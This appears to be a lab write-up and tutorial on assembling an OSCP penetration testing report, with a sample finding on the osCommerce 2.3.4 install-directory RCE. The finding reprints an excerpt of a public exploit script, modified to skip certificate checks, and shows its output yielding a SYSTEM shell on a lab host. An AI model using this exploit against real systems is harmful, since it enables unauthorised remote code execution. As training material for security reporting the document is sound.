1.3 Requirements

The student will be required to fill out this penetration testing report fully and to include the following sections:


- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2 High-Level Summary

John Doe was tasked with performing an internal penetration test towards OffSec Labs. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and

Edit the template to include **your own name** (or student ID, depending on the context of this report) throughout the document.

Also, edit the Exam Network IPs to reflect the ones you actually compromised. In this case, I will use Blueprint's IP.



Continue reading and ensure everything makes sense.

Contents


Creating a Report Template

Next, start populating the report. Go to your empty report template.

Copy the next section of the official OSCP template, which includes how you compromised each independent machine. Create a template of this section for your report.

Paste this section into your empty template:


Open the command palette and select *Search & Replace in current file*.



Use the following settings to add a new `#` to each section. This will ensure our template starts with heading level 2 and fits nicely into our report.


Click on *Replace all*.

Then, clear all information, leaving a usable skeleton. This is the document you will use. Completing the report will now be a matter of inserting this template as many times as needed into the report note.




Writing the Report

Return to My Report, open the command palette, and select *Insert Template*:




Select the OSCP Report Template you just created.

Your report should now look like this:



Open your Blueprint External and Blueprint Internal notes to the left and start populating the report.

> Keep the official template open to ensure your report matches its style and verbosity.




Service Enumeration Section

Start by populating the Service Enumeration section, which is the easiest:

Initial Access Section

Next, move on to the first Initial Access section.

- On your Kali machine, find the URL of the exploit you used in `commands.txt`.



Fill in each section using information from the script (in your own words) and your notes.

Initial Access – Oscommerce-2.3.4 Public Exploit

Vulnerability Explanation: *Vulnerable version of "Oscommerce" (2.3.4) exploited.*

According to osCommerce 2.3.4.1 - RCE :If an admin hasn't deleted the /install/ directory after setting up osCommerce, it leaves a security gap that an attacker could exploit to reinstall the site. The osCommerce installation process doesn't verify if the site is already installed or require any authentication. This means an attacker can run the "install_4.php" script, generating a new config file. They can then inject PHP code into this file and execute it by simply opening it.

Vulnerability Fix: Update to latest version of osCommerce (version 4). Download osCommerce 4


Severity: Critical

Steps to reproduce the attack: Download the osCommerce exploit from exploitdb to your Kali machine.

Modify each request by appending the `verify=False` flag on lines 40, 46, and 65; to ensure that the script will ignore the self-signed certificate.

```
40      response = requests.post(targetUrl, data=data, verify=False)
41
42      if(response.status_code == 200):
43          #print('[*] Successfully injected payload to config file')
44
45          readCMDUrl = baseUrl + '/install/includes/configure.php'
46          cmd = requests.get(readCMDUrl, verify=False)
47
48          commandRsl = cmd.text.split('\n')
49
50          if(cmd.status_code == 200):
51              #print('[*] System Command Execution Completed')
52              #removing the error message above
53              for i in range(2, len(commandRsl)):
54                  print(commandRsl[i])
55          else:
56              return '[!] Configure.php not found'
57
58
59      else:
60          return '[!] Fail to inject payload'
61
62
63
64  #testing vulnerability accessing the directory
65  test = requests.get(testVulnUrl, verify=False)
```

Execute the script pointing it to the catalog URL.




Initial Access Walkthrough Section

For the Initial Access Walkthrough section, copy and paste your notes and edit them to ensure the steps are clear and easy to follow.

Initial Access Walkthrough–Oscommerce-2.3.4 Public Exploit


Found a program called osCommerce (version 2.3.4) running on the webserver's root directory on port 443.



A quick google search revealed that this is a vulnerable program.

I downloaded a public osCommerce exploit from exploitdb to my Kali machine.

Attempting to run the exploit throws a certificate error, I proceeded to edit the script to ignore the certificate.



To achieve this, I modified exploit HTTP requests to ignore certificates following this guide. (lines 40, 46, 65).


```
40      response = requests.post(targetUrl, data=data, verify=False)
41
42      if(response.status_code == 200):
43          #print('[*] Successfully injected payload to config file')
44
45          readCMDUrl = baseUrl + '/install/includes/configure.php'
46          cmd = requests.get(readCMDUrl, verify=False)
47
48          commandRsl = cmd.text.split('\n')
49
50          if(cmd.status_code == 200):
51              #print('[*] System Command Execution Completed')
52              #removing the error message above
53              for i in range(2, len(commandRsl)):
54                  print(commandRsl[i])
55          else:
56              return '[!] Configure.php not found'
57
58
59      else:
60          return '[!] Fail to inject payload'
61
62
63
64  #testing vulnerability accessing the directory
65  test = requests.get(testVulnUrl, verify=False)
```

Executing the exploit grants me a privileged shell (as `nt Authority\SYSTEM` user).

```
gustanini@gustanini-kali:blueprint/exploits 10.9.4.112 00:06
> python exploit.py https://10.10.101.36/oscommerce-2.3.4/catalog
/usr/lib/python3/dist-packages/urllib3/connectionpool.py:1062: InsecureRequestWarning: Unverified HTTPS request is be
ing made to host '10.10.101.36'. Adding certificate verification is strongly advised. See: https://urllib3.readthedoc
s.io/en/1.26.x/advanced-usage.html#ssl-warnings
  warnings.warn(
[*] Install directory still available, the host likely vulnerable to the exploit.
[*] Testing injecting system command to test vulnerability
/usr/lib/python3/dist-packages/urllib3/connectionpool.py:1062: InsecureRequestWarning: Unverified HTTPS request is be
ing made to host '10.10.101.36'. Adding certificate verification is strongly advised. See: https://urllib3.readthedoc
s.io/en/1.26.x/advanced-usage.html#ssl-warnings
  warnings.warn(
/usr/lib/python3/dist-packages/urllib3/connectionpool.py:1062: InsecureRequestWarning: Unverified HTTPS request is be
ing made to host '10.10.101.36'. Adding certificate verification is strongly advised. See: https://urllib3.readthedoc
s.io/en/1.26.x/advanced-usage.html#ssl-warnings
  warnings.warn(
User: nt authority\system

RCE_SHELL$ whoami
/usr/lib/python3/dist-packages/urllib3/connectionpool.py:1062: InsecureRequestWarning: Unverified HTTPS request is be
ing made to host '10.10.101.36'. Adding certificate verification is strongly advised. See: https://urllib3.readthedoc
s.io/en/1.26.x/advanced-usage.html#ssl-warnings
  warnings.warn(
/usr/lib/python3/dist-packages/urllib3/connectionpool.py:1062: InsecureRequestWarning: Unverified HTTPS request is be
ing made to host '10.10.101.36'. Adding certificate verification is strongly advised. See: https://urllib3.readthedoc
s.io/en/1.26.x/advanced-usage.html#ssl-warnings
  warnings.warn(
nt authority\system

RCE_SHELL$
```

